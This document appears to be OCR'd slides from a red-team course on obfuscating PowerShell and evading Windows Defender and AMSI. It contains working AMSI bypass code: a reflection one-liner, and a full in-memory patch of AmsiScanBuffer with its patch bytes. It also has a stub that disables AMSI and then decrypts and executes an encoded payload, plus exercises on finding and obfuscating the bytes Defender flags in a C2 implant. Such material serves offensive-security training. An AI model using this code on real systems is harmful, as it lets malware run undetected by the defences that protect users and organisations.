
Execution

```
$encoded = <encoded payload>
$Ref = [REF].Assembly.GetType('System.Management.Automation.AmsiUtils’);
$Ref.GetField(‘AmsiInitFailed','NonPublic,Static’).SetValue($null, $true);
$credential = [System.Management.Automation.PSCredential]::new("tim",(ConvertTo-SecureString -k (0..15) $encoded))
Iex $credential.GetNetworkCredential().Password
```


What the Hell are Syntax Trees?

- Represents source code in both compiled and interpreted languages
- Creates a tree-like representation of a script/command

```
while b ≠ 0
  if a > b
    a := a − b
  else
    b := b − a
return a
```



Abstract Syntax Tree (AST)



```
Get-Command -Name ("{1}{0}" -f "-Process", "Get")
```


Example Obfuscation Process

- Break the code into pieces
  - Identify any words that may be specific triggers
- Identify of any chunks that trigger an alert
- Run the code together
- Start changing structure
  - If you want to go down the rabbit hole, start analyzing your ASTs

Exercise 2: PowerShell Obfuscation

1. Obfuscate samples 1-3

- Hints
  1. Break large sections of code into smaller pieces
  2. Isolate fewer lines to determine what is being flagged
  3. Good place to start is looking for “AMSI”



ThreatCheck


- Scans binaries or files for the exact byte that is being flagged
- Updated version of DefenderCheck
- GitHub
  - https://github.com/rasta-mouse/ThreatCheck

```
C:\> ThreatCheck.exe --help
  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI
  -f, --file      Analyze a file on disk
  -u, --url       Analyze a file from a URL
  --help          Display this help screen.
  --version       Display version information.


C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000   65 00 22 00 3A 00 22 00  7B 00 32 00 7D 00 22 00   e·"·:·"·{·2·}·"·
00000010   2C 00 22 00 74 00 6F 00  6B 00 65 00 6E 00 22 00   ,·"·t·o·k·e·n·"·
00000020   3A 00 7B 00 33 00 7D 00  7D 00 7D 00 00 43 7B 00   :·{·3·}·}·}··C{·
00000030   7B 00 22 00 73 00 74 00  61 00 74 00 75 00 73 00   {·"·s·t·a·t·u·s·
00000040   22 00 3A 00 22 00 7B 00  30 00 7D 00 22 00 2C 00   "·:·"·{·0·}·"·,·
00000050   22 00 6F 00 75 00 74 00  70 00 75 00 74 00 22 00   "·o·u·t·p·u·t·"·
00000060   3A 00 22 00 7B 00 31 00  7D 00 22 00 7D 00 7D 00   :·"·{·1·}·"·}·}·
00000070   00 80 B3 7B 00 7B 00 22  00 47 00 55 00 49 00 44   ·?³{·{·"·G·U·I·D
00000080   00 22 00 3A 00 22 00 7B  00 30 00 7D 00 22 00 2C   ·"·:·"·{·0·}·"·,
00000090   00 22 00 54 00 79 00 70  00 65 00 22 00 3A 00 7B   ·"·T·y·p·e·"·:·{
000000A0   00 31 00 7D 00 2C 00 22  00 4D 00 65 00 74 00 61   ·1·}·,·"·M·e·t·a
000000B0   00 22 00 3A 00 22 00 7B  00 32 00 7D 00 22 00 2C   ·"·:·"·{·2·}·"·,
000000C0   00 22 00 49 00 56 00 22  00 3A 00 22 00 7B 00 33   ·"·I·V·"·:·"·{·3
000000D0   00 7D 00 22 00 2C 00 22  00 45 00 6E 00 63 00 72   ·}·"·,·"·E·n·c·r
000000E0   00 79 00 70 00 74 00 65  00 64 00 4D 00 65 00 73   ·y·p·t·e·d·M·e·s
000000F0   00 73 00 61 00 67 00 65  00 22 00 3A 00 22 00 7B   ·s·a·g·e·"·:·"·{
```

ThreatCheck

- Two Modes

  Defender
  - Uses the Real Time protection engine
  - Writes a file to disk temporarily
- AMSI
  - Uses the in-memory script scanning engine
  - Doesn't write to disk



```
C:\> ThreatCheck.exe --help
  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI
  -f, --file      Analyze a file on disk
  -u, --url       Analyze a file from a URL
  --help          Display this help screen.
  --version       Display version information.


C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000   65 00 22 00 3A 00 22 00  7B 00 32 00 7D 00 22 00   e·"·:·"·{·2·}·"·
00000010   2C 00 22 00 74 00 6F 00  6B 00 65 00 6E 00 22 00   ,·"·t·o·k·e·n·"·
00000020   3A 00 7B 00 33 00 7D 00  7D 00 7D 00 00 43 7B 00   :·{·3·}·}·}··C{·
00000030   7B 00 22 00 73 00 74 00  61 00 74 00 75 00 73 00   {·"·s·t·a·t·u·s·
00000040   22 00 3A 00 22 00 7B 00  30 00 7D 00 22 00 2C 00   "·:·"·{·0·}·"·,·
00000050   22 00 6F 00 75 00 74 00  70 00 75 00 74 00 22 00   "·o·u·t·p·u·t·"·
00000060   3A 00 22 00 7B 00 31 00  7D 00 22 00 7D 00 7D 00   :·"·{·1·}·"·}·}·
00000070   00 80 B3 7B 00 7B 00 22  00 47 00 55 00 49 00 44   ·?³{·{·"·G·U·I·D
00000080   00 22 00 3A 00 22 00 7B  00 30 00 7D 00 22 00 2C   ·"·:·"·{·0·}·"·,
00000090   00 22 00 54 00 79 00 70  00 65 00 22 00 3A 00 7B   ·"·T·y·p·e·"·:·{
000000A0   00 31 00 7D 00 2C 00 22  00 4D 00 65 00 74 00 61   ·1·}·,·"·M·e·t·a
000000B0   00 22 00 3A 00 22 00 7B  00 32 00 7D 00 22 00 2C   ·"·:·"·{·2·}·"·,
000000C0   00 22 00 49 00 56 00 22  00 3A 00 22 00 7B 00 33   ·"·I·V·"·:·"·{·3
000000D0   00 7D 00 22 00 2C 00 22  00 45 00 6E 00 63 00 72   ·}·"·,·"·E·n·c·r
000000E0   00 79 00 70 00 74 00 65  00 64 00 4D 00 65 00 73   ·y·p·t·e·d·M·e·s
000000F0   00 73 00 61 00 67 00 65  00 22 00 3A 00 22 00 7B   ·s·a·g·e·"·:·"·{
```

Exercise 3: ThreatCheck

1. Download launcher.ps1 and ThreatCheck.exe from: https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%203
2. Determine the line(s) of code that are being flagged by Defender.
3. Obfuscate the detected line(s) of code so it is no longer flagged by Defender.

Dynamic Evasion

What Can We Do?


- Identify "Known Bad"
  - Sandbox detection
  - Known hunter/AV processes

- Change how we are executing:
  - Inject a different way
  - Use a different download method
  - Circumvent known choke points (D/invoke vs P/invoke)

- Corrupt the Detection Process:
  - Patch AMSI
  - Patch ETW
  - Unhook APIs

AMSI Bypass 1: Reflective Bypass

- Simplest Bypass that currently works
- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);



Matt Graeber
@mattifestation


```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

1:08 AM - 25 May 2016

24 Retweets 71 Likes

What Does it Do?


- Using reflection, we are exposing functions from AMSI
- We are setting the AmsiInitFailed field to True which source code shows causes AMSI to return:
- AMSI_SCAN_RESULT_NOT_FOUND



```
if (AmsiUtils.amsiInitFailed)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

AMSI Bypass 2: Patching AMSI.dll in Memory


- More complicated bypass, but still allows AMSI to load
- Patches AMSI for both the PowerShell and CLR runtime



```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name ‘Kernel32’ -Namespace ‘Win32’ -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory


- We use C# to export a few functions from kernel32 that allows to identify where in memory amsi.dll has been loaded



```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name ‘Kernel32’ -Namespace ‘Win32’ -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

